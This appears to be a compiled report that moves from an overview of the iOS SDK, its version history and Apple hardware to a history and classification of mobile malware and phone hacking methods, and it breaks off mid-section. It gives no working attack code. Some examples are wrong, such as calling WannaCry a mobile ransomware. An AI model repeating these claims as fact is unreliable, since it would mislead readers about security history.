The SDK is a free download for users of Mac personal computers. It is not available for Microsoft Windows PCs. The SDK contains sets giving developers access to various functions and services of iOS devices, such as hardware and software attributes. It also contains an iPhone simulator to mimic the look and feel of the device on the computer while developing New versions of the SDK accompany new versions of iOS. In order to test applications, get technical support, and distribute apps through App Store, developers are required to subscribe to the Apple Developer Program.

Combined with Xcode, the iOS SDK helps developers write iOS apps using officially supported programming languages, including Swift and Objective-C. Other companies have also created tools that allow for the development of native iOS apps using their respective programming languages.

Update history & schedule

iPhone platform usage as measured by the App Store on June 9th, 2024

iOS 17 (77%)

iOS 16 (14%)

iOS 15 and earlier (9%)

iPad platform usage as measured by the App Store on June 9th, 2024

iPadOS 17 (68%)

iPadOS 16 (17%)

iPadOS 15 and earlier (15%)

Apple provides major updates to the iOS operating system annually via iTunes and, since iOS 5, also over-the-air. The device checks an XML-based PLIST file on mesu.apple.com for updates. Updates are delivered as unencrypted ZIP files. Updates are checked for regularly, and are downloaded and installed automatically if enabled. Otherwise, the user can install them manually or are prompted to allow automatic installation overnight if plugged in and connected to Wi-Fi.

iPod Touch users originally had to pay for system software updates due to accounting rules that designated it not a "subscription device" like the iPhone or Apple TV, causing many iPod Touch

owners not to update. In September 2009, a change in accounting rules won tentative approval, affecting Apple's earnings and stock price, and allowing iPod Touch updates to be delivered free of charge.

Apple significantly extended the cycle of updates for iOS-supported devices over the years. The iPhone (1st generation) and iPhone 3G only received two iOS updates, while later models had support for five, six, and seven years.

iOS Versions

1. iPhone OS 1 (2007)

- **Release Date**: June 29, 2007
- **Key Features**:
    - Multi-touch gestures
    - Visual voicemail
    - Safari web browser
- **No App Store**: Apps were web-based initially.

2. iPhone OS 2 (2008)

- **Key Innovations**:
    - Introduction of the **App Store**
    - Support for third-party apps
    - Push email and contacts syncing

3. iPhone OS 3 (2009)

- **Key Features**:
    - Cut, Copy, and Paste
    - MMS support
    - Spotlight Search
    - Voice Control

4. iOS 4 (2010)

- **Key Innovations**:
    - Introduced **Multitasking**
    - Folders for organizing apps
    - **FaceTime** video calling
- **First to drop iPhone OS name, renamed to iOS**.

5. iOS 5 (2011)

- **Key Features**:
    - **Notification Center**
    - **iMessage** for free messaging between iOS devices
    - Siri (voice assistant) introduced on iPhone 4S

6. iOS 6 (2012)

- **Key Innovations**:
    - Apple Maps replaces Google Maps
    - Facebook integration
    - Do Not Disturb mode

7. iOS 7 (2013)

- **Major Redesign**:
    - **Flat, colorful design** replacing skeuomorphism
    - Control Center for quick access to settings
    - Improved multitasking

8. iOS 8 (2014)

- **Key Features**:
    - **Health app** introduced
    - Family Sharing

- Third-party keyboards

9. iOS 9 (2015)

- **Key Innovations**:
  - Split-screen multitasking for iPads
  - Low Power Mode
  - Proactive Siri suggestions

10. iOS 10 (2016)

- **Key Features**:
  - Redesigned Lock Screen with rich notifications
  - Siri for third-party apps
  - Messages with stickers, effects, and apps

11. iOS 11 (2017)

- **Key Innovations**:
  - **Files app** for managing documents
  - Augmented Reality support (ARKit)
  - Customizable Control Center

12. iOS 12 (2018)

- **Focus on Performance**:
  - Grouped notifications
  - Screen Time for usage monitoring
  - Memoji and Group FaceTime

13. iOS 13 (2019)

- **Key Features**:
  - **Dark Mode**

- Sign in with Apple
- New Photos and Maps apps

14. iOS 14 (2020)

- **Key Innovations**:
  - **Home Screen Widgets**
  - App Library
  - Picture-in-Picture mode

15. iOS 15 (2021)

- **Key Features**:
  - Focus modes for managing notifications
  - Live Text recognition in photos
  - FaceTime enhancements (spatial audio, SharePlay)

16. iOS 16 (2022)

- **Key Innovations**:
  - Customizable Lock Screen with widgets
  - Edit and undo messages in iMessage
  - Passkeys for passwordless logins

17. iOS 17 (2023)

- **Key Features**:
  - **StandBy mode** for turning the iPhone into a smart display
  - **Contact Posters** for personalized call screens
  - **NameDrop** for AirDrop contact sharing

Evolution Summary

- **iPhone OS (1-3)**: Laid the foundation for iPhone's success.

- **iOS 4-6**: Introduced essential features like multitasking, FaceTime, and iMessage.
- **iOS 7-9**: Major redesign and performance improvements.
- **iOS 10 and beyond**: Focused on customization, privacy, and AI-driven features.

With each release, iOS has balanced refinement and innovation, consistently improving user experience while ensuring security and ecosystem integration.

What hardware platform does ios use?

iOS runs on Apple's proprietary hardware platforms, primarily designed and manufactured by Apple. The main hardware platforms for iOS devices are:

1. iPhone: iPhones use Apple's custom-designed A-series chips, such as the A14, A15, A16, and the latest A17 Bionic chips, which are based on ARM architecture. These chips are responsible for processing power, graphics, and energy efficiency.

2. iPad: iPads also use Apple's custom A-series chips (like the A14, A15, A16) for most models. However, some high-end iPads, such as the iPad Pro, are powered by more advanced chips like the M1 or M2 chips, which are also based on ARM architecture.

3. iPod Touch: Earlier iPod Touch models used the A-series chips similar to iPhone and iPad. The latest models (iPod Touch 7th generation) used the A10 Fusion chip.

4. Apple TV: Apple TV uses a variation of the A-series chips (such as A10X Fusion in the Apple TV 4K) for streaming, gaming, and other media-related tasks.

5. Apple Watch: The Apple Watch uses the S-series chips, which are custom-designed by Apple specifically for wearable devices. These chips are optimized for low power consumption and efficient performance on the smaller scale of the Apple Watch.

6. HomePod: The HomePod uses the A-series chips (such as the A8 chip in the original HomePod) for processing audio, handling Siri requests, and other smart tasks. All these devices are based on the ARM architecture, specifically customized by Apple, providing better integration between the hardware and software for enhanced performance, energy efficiency, and user experience.

1. The First Known Mobile Platform Attack

Malware always rises where there is a popular platform, a range of attack vectors and some means of monetization, and mobile devices offer all three. Yet, it was not always so.

1.1 Virus takes flight with bite

If we date the emergence of the smartphone back to 2000, with the launch of the Ericsson R380 and the Nokia 9210, it took over three years for the first examples of mobile malware to arrive.

We will look at how mobile phones have increasingly become the target of malware authors.

In June 2004, security researchers were sent copies of the first mobile virus, Cabir, a worm that infected the Symbian 60 OS.

Written by members of an international group of virus writers, 29A, it was a proof-of-concept virus written in C++ using Symbian and Nokia's own SDK.

Ingeniously, it used an attack vector common to nearly all Symbian smartphones, Bluetooth, appearing as a .SIS file installed in the phone's apps directory.

The virus itself was harmless, doing little more than displaying the message 'Caribe' on the phone's display every time it was turned on. It was not even released into the wild.

Unfortunately, it was not long before less scrupulous hackers found Cabir, and began to engineer their own variations.

By mid-2005 Cabir was the foundation for whole families of Symbian viruses, including Pbstealer, a Trojan that searched the phone's address book, then transmitted data obtained via Bluetooth to the first device in range.

Cabir might have been the first mobile virus, but it was not alone for long.

In August 2004 a Trojan was found in illicit versions of the Symbian mobile game, Mosquito.

Each time the game was played, the Trojan would send a premium SMS message to a certain number, making it the first mobile virus to take money from its victims.

By autumn 2004, Cabir and Mosquito had been joined by Skuller, another Symbian Trojan.

Skuller exploited a vulnerability in Symbian, replacing system icons with skull and crossbones alternatives, then delete application files.

It was a simple vandal Trojan, distributed through Web sites and forums as a theme file offering new icons and new wallpapers.

However, it was surprisingly successful, particularly when enhanced with the incorporation of code from Cabir to spread through Bluetooth.

Cabir, Mosquito and Skuller began a stream of viruses attacking the Symbian OS, replacing system apps, installing corrupt or malignant apps, or infecting user files.

The viruses spread via malignant apps, Bluetooth and MMS multimedia messages.

1.2 New decade, new platforms, new threats

By early 2006, mobile malware was spreading to other platforms.

Viruses for Windows CE and Windows Mobile became more prevalent, with MMS vulnerabilities in Windows Mobile 2003 making it a particularly attractive option.

While the popularity of Nokia phones made Symbian the lead platform for virus writers until 2010, canny hackers had noticed an even more exciting opportunity: the Java platform for embedded systems, J2ME.

J2ME viruses had an advantage in that they did not just attack Symbian smartphones, but every mobile platform that supported the Java implementation.

The first J2ME virus, RedBrowser.A, used vulnerabilities in Java and SMS to send premium-rate SMS messages to a fraudulent contact, setting the dominant pattern for J2ME malware.

Between 2009 and 2010 there was an explosion in mobile malware, with numbers doubling, and as the fastest-growing platform, a large percentage of viruses focused on SMS fraud.

1.3 Rise of Android malware

Launched in 2008, Google's Android operating system did not boast a big enough user-base to attract virus-writers in its first two years. But, by 2010, its potential as a platform for malware was clear.

Android simply was not as secure as Apple's iOS operating system. Google's open model made it possible for a range of app stores, some illicit, to operate, and made it easy for malware to use social engineering methods to propagate.

It was even possible to smuggle malware onto Google's own Android Marketplace store; difficult in Apple's more carefully controlled ecosystem.

The first Android Trojan, AndroidOS.DroidSMS.A, was a classic SMS fraud app, emerging in August 2010.

In the same month, another Trojan was discovered in the game TapSnake, with this one transmitting the GPS location of infected phones.

Meanwhile, the notorious FakePlayer app was allowed to spread under the guide of a Movie Player app. It was not the most effective video player, but it did a marvelous job of sending SMS messages to premium numbers.

By the end of 2011, Android had overtaken Symbian and J2ME to become the lead platform for mobile malware.

2. Evolution of Mobile Platform Hacking

Mobile Malware ???

Mobile malware refers to malicious software specifically designed to exploit vulnerabilities in mobile devices and operating systems. It can encompass a wide range of threats, including viruses, worms, Trojans, adware, and spyware. As mobile devices become more sophisticated and technologically advanced, so does the complexity and proliferation of mobile malware.

New Malware Leverages Optical Character Recognition (OCR) to Steal Crypto Wallets

A particularly nefarious mobile malware stealer called CherryBlos is designed to extract text from photos and images on Android devices using OCR. Bad actors are using it to steal crypto wallet seed phrases, which users often screenshot and then save to their phones when setting up a new wallet for backup or recovery purposes. With seed phrases in hand, criminals can gain access and quickly drain the user's crypto wallet.

Types of Mobile Malware

There are several types of mobile malware to be aware of:

1. **Viruses:** These are malicious programs that can replicate and spread from device to device. They can cause damage to files, applications, and the overall system.
2. **Worms:** Similar to viruses, worms can replicate themselves, but they do not require a host file. They can spread rapidly across networks and devices.

3. **Trojans:** These are disguised as legitimate applications or files but are designed to perform malicious activities. They can steal personal data, create a backdoor for attackers, or even take control of the device.
4. **Adware:** Adware displays intrusive advertisements on the device, often redirecting users to unwanted websites or prompting them to install other malicious applications.
5. **Spyware:** This type of malware silently gathers sensitive information from the device, such as passwords, banking details, session cookies, and browsing habits, without the user's consent.

2.1 Early Stage (Pre-2007) — Feature Phones and SMS Exploits

Limited Capabilities and Basic Threats: Early mobile phones had minimal computing power and limited operating systems.

Primitive SMS and Bluetooth Attacks: Hackers exploited SMS vulnerabilities to send malicious links or manipulate network services. Bluetooth-based attacks, such as *Bluejacking* and *Bluesnarfing*, allowed unauthorized access to device data.

2.2 The Smartphone Era Begins (2007–2011) — App-Based Exploits

Introduction of iPhone (2007): The release of the iPhone and the subsequent rise of Android smartphones introduced more complex operating systems (iOS and Android).

Jailbreaking and Rooting: Hackers developed techniques to bypass the restrictions of mobile platforms. Jailbreaking (iOS) and rooting (Android) allowed unauthorized modifications, paving the way for malware.

Malicious Apps and App Store Exploits: Attackers began creating fake apps distributed through unofficial app stores or early Android marketplaces to steal personal data or control devices.

2.3 Malware Surge (2011–2015) — Rise of Mobile-Specific Malware

Trojanized Apps: Malware hidden within legitimate-looking applications became widespread. Attackers used these apps to steal sensitive data or financial information.

SMS Trojans: Malware sending premium-rate SMS messages without user knowledge caused significant financial damage.

Spyware and Keyloggers: Tools that tracked user behavior or captured keystrokes were developed for mobile platforms, targeting both personal and enterprise users.

Exploit Kits: Kits such as "DroidDream" targeted Android vulnerabilities.

2.4 Advanced Attacks (2015–2019) — Targeted and Network-Based Threats

Ransomware on Mobile: Mobile ransomware, encrypting user data and demanding payment, became prevalent.

Mobile Botnets: Infected devices were connected to networks of compromised systems for distributed denial-of-service (DDoS) attacks.

Man-in-the-Middle (MitM) Attacks: Tools like "Evil Twin" rogue access points allowed interception of mobile traffic on insecure Wi-Fi networks.

Social Engineering and Phishing: Techniques targeting mobile users via SMS (smishing) and messaging apps evolved with sophisticated lures.

5. Modern Threat Landscape (2020–Present) — Cloud and Zero-Day Exploits

Zero-Day Vulnerabilities: Exploits for previously unknown vulnerabilities in mobile operating systems gained popularity, often sold on dark web marketplaces.

Cloud-Based Attacks: Increased reliance on cloud services made mobile devices vectors for cloud credential theft and data breaches.

Supply Chain Attacks: Compromising the mobile application development process to distribute malware through legitimate apps affected millions of users.

Spyware Sophistication: Advanced spyware, like Pegasus, demonstrated nation-state-level capabilities to hack mobile phones remotely, exploiting weaknesses in iOS and Android without user interaction.

3. Methodologies in Mobile Platform Hacking

Mobile platform hacking involves several methodologies that attackers use to exploit vulnerabilities in mobile devices, operating systems, networks, and applications. Some of which are explain below:

3.1 Application-Based Attacks

These attacks target vulnerabilities in mobile applications to gain unauthorized access or steal data.

- **Reverse Engineering:** Analyzing mobile applications to find weaknesses or understand how they handle sensitive data.
- **Code Injection:** Exploiting input fields to inject malicious code into apps.
- **Dynamic Analysis:** Using tools to analyze application behavior in real-time to detect potential security issues.

3.2 Network-Based Attacks

Attackers exploit vulnerabilities in networks used by mobile devices.

- **Man-in-the-Middle (MitM) Attacks:** Intercepting and altering communications between a mobile device and a server over unsecured Wi-Fi.
- **Packet Sniffing:** Capturing unencrypted network traffic to steal sensitive data.
- **DNS Spoofing:** Redirecting users to malicious websites by corrupting DNS cache entries.

3.3 Exploiting Device Vulnerabilities

These attacks leverage flaws in mobile operating systems or hardware.

- **Jailbreaking/Rooting Exploits:** Bypassing OS restrictions to gain full control over the device.
- **Privilege Escalation:** Exploiting bugs to gain unauthorized access to higher privilege levels.
- **Kernel Exploits:** Targeting the core of the operating system to take control of the device.

3.4 Malware Deployment

Malware is used to perform malicious actions on the device.

- **Trojanized Apps:** Legitimate-looking apps that contain hidden malware.
- **Ransomware:** Encrypting data on mobile devices and demanding payment for decryption.
- **Spyware:** Monitoring user activity and stealing personal information.

3.5 Phishing Attacks

Social engineering techniques are used to trick users into divulging information.

- **Smishing:** Sending deceptive SMS messages to lure users into clicking malicious links.
- **Vishing:** Using voice-based phishing attacks to extract sensitive information.
- **Fake App Notifications:** Mimicking legitimate app alerts to steal login credentials.

3.6 Exploiting Cloud and Backend Services

Mobile apps often interact with cloud-based services that can be attacked.

- **API Exploits:** Targeting insecure APIs used by mobile apps to access data.
- **Insecure Data Storage:** Exploiting poor storage practices to access sensitive information.
- **Session Hijacking:** Taking over user sessions by stealing session tokens.

3.7 Side-Channel Attacks

These attacks gather information from indirect data leaks.

- **Power Consumption Monitoring:** Analyzing power usage to infer user activity.
- **Touchscreen Interaction Tracking:** Monitoring motion or sound patterns to guess passwords or other sensitive input.

3.8 Supply Chain Attacks

Targeting mobile app development and distribution processes.

- **Compromised SDKs:** Using third-party libraries with embedded malware.
- **Infected Updates:** Distributing malicious software through updates to legitimate apps.

3.9 Exploiting Bluetooth and NFC

Wireless communication protocols are also vulnerable to attacks.

- **Bluejacking:** Sending unsolicited messages over Bluetooth.
- **Bluesnarfing:** Accessing information from a device via Bluetooth without permission.
- **NFC Relay Attacks:** Intercepting NFC-based communications for fraud.

3.10 Cross-Platform Attacks

Some attacks use mobile devices as a point of entry to other systems.


- **Mobile as a Botnet Node:** Using compromised phones for distributed denial-of-service (DDoS) attacks.
- **Pivoting:** Exploiting mobile vulnerabilities to access enterprise networks.

4. Types of Mobile Platform Hacking

Three Main Avenues of Attack

- **Device Attacks** - browser based, SMS, application attacks, rooted/jailbroken devices
- **Network Attacks** - DNS cache poisoning, rogue APs, packet sniffing
- **Data Center (Cloud) Attacks** - databases, photos, etc.

Types of Mobile Risks




- **Improper Platform Usage** - Misuse of features or security controls (Android intents, TouchID, Keychain)
- **Insecure Data Storage** - Improperly stored data and data leakage
- **Insecure Communication** - Poor handshaking, incorrect SSL, clear-text communication
- **Insecure Authentication** - Authenticating end user or bad session management

- **Insufficient Cryptography** - Code that applies cryptography to an asset, but is insufficient (does NOT include SSL/TLS)
- **Insecure Authorization** - Failures in authorization (access rights)
- **Client Code Quality** - Catchall for code-level implementation problems
- **Code Tampering** - Binary patching, resource modification, dynamic memory modification
- **Reverse Engineering** - Reversing core binaries to find problems and exploits
- **Extraneous Functionality** - Catchall for backdoors that were inadvertently placed by coders

4.1 Types of mobile hacking

1. Malware-Based Attacks

These involve malicious software designed to harm mobile devices or steal data.



- **Spyware:** Tracks user activity and collects sensitive information such as location, keystrokes, and browsing habits. Example: Pegasus spyware used to target high-profile individuals.

- **Trojans:** Malicious applications disguised as legitimate apps. Once installed, they execute hidden actions such as stealing banking credentials.
- **Ransomware:** Encrypts data on the device, demanding payment to unlock it. Example: WannaCry for mobile platforms.

Example: Pegasus spyware (2016 – present). Developed by the NSO Group, it was used to monitor journalists, activists, and politicians. It could access a device's microphone, camera, and messages without user consent.


- **When was Malware – Based attacks first introduced:**

Malware on mobile devices surged with the growth of Android, the most targeted platform due to its open-source nature. Early examples like Cabir (2004) targeted Symbian OS.

2. Phishing Attacks

These attacks aim to deceive users into providing personal information or credentials.

- **Smishing (SMS Phishing):** Fraudulent messages sent via SMS, often impersonating banks or service providers, tricking users into clicking malicious links. Example: Fake messages claiming a package delivery requires action.
- **Email Phishing:** Emails that look legitimate but direct users to fake login pages to steal information.



Example: Google and Facebook Phishing Scam (2013). A Lithuanian man impersonated companies to steal over $100 million by tricking employees into wiring money to fraudulent accounts.


- **When were phishing attacks first introduced:**

The first phishing term was used in 1996 to describe attacks on AOL users. Mobile-specific phishing grew with the widespread use of SMS and mobile email clients.

3. Man-in-the-Middle Attacks (MITM)

This attack intercepts communication between a mobile device and a server.

Example: Using unsecured Wi-Fi at a coffee shop where a hacker can eavesdrop and capture login details or credit card numbers.



MITM attacks intercept data between two parties.

Example: Starbucks Wi-Fi Hack (2017). Hackers set up rogue Wi-Fi in Starbucks locations, tricking customers into connecting, which allowed data theft.

- **When were Man in the middle attacks first introduced:**


MITM attacks have existed since early telecommunications. Mobile devices became common targets as public Wi-Fi usage increased.

4. SIM Swapping

This involves transferring a victim's phone number to another SIM card.

- **How it Works:** Hackers contact a mobile provider, posing as the victim, and convince them to issue a new SIM with the victim's number. They gain access to two-factor authentication codes sent via SMS.

Example: Compromising cryptocurrency accounts by intercepting SMS verification codes.



This involves tricking a carrier to transfer a phone number to a new SIM.

Example: Twitter CEO Jack Dorsey (2019). Hackers used SIM swapping to tweet from his account via SMS.

- **When was SIM Swapping attacks first introduced:**

SIM swapping gained popularity in the mid-2010s when SMS-based two-factor authentication became standard.

5. Bluetooth Hacking

Exploits Bluetooth vulnerabilities.

- **Blue jacking:** Sending unsolicited messages to Bluetooth-enabled devices.
- **Blue snarfing:** Unauthorized access to data stored on the device via a Bluetooth connection.

Bluetooth vulnerabilities allow unauthorized access to devices.

Example: BlueBorne Attack (2017). Exploited Bluetooth on billions of devices to access data and control phones without pairing.


- **When was Bluetooth hacking attacks first introduced:**

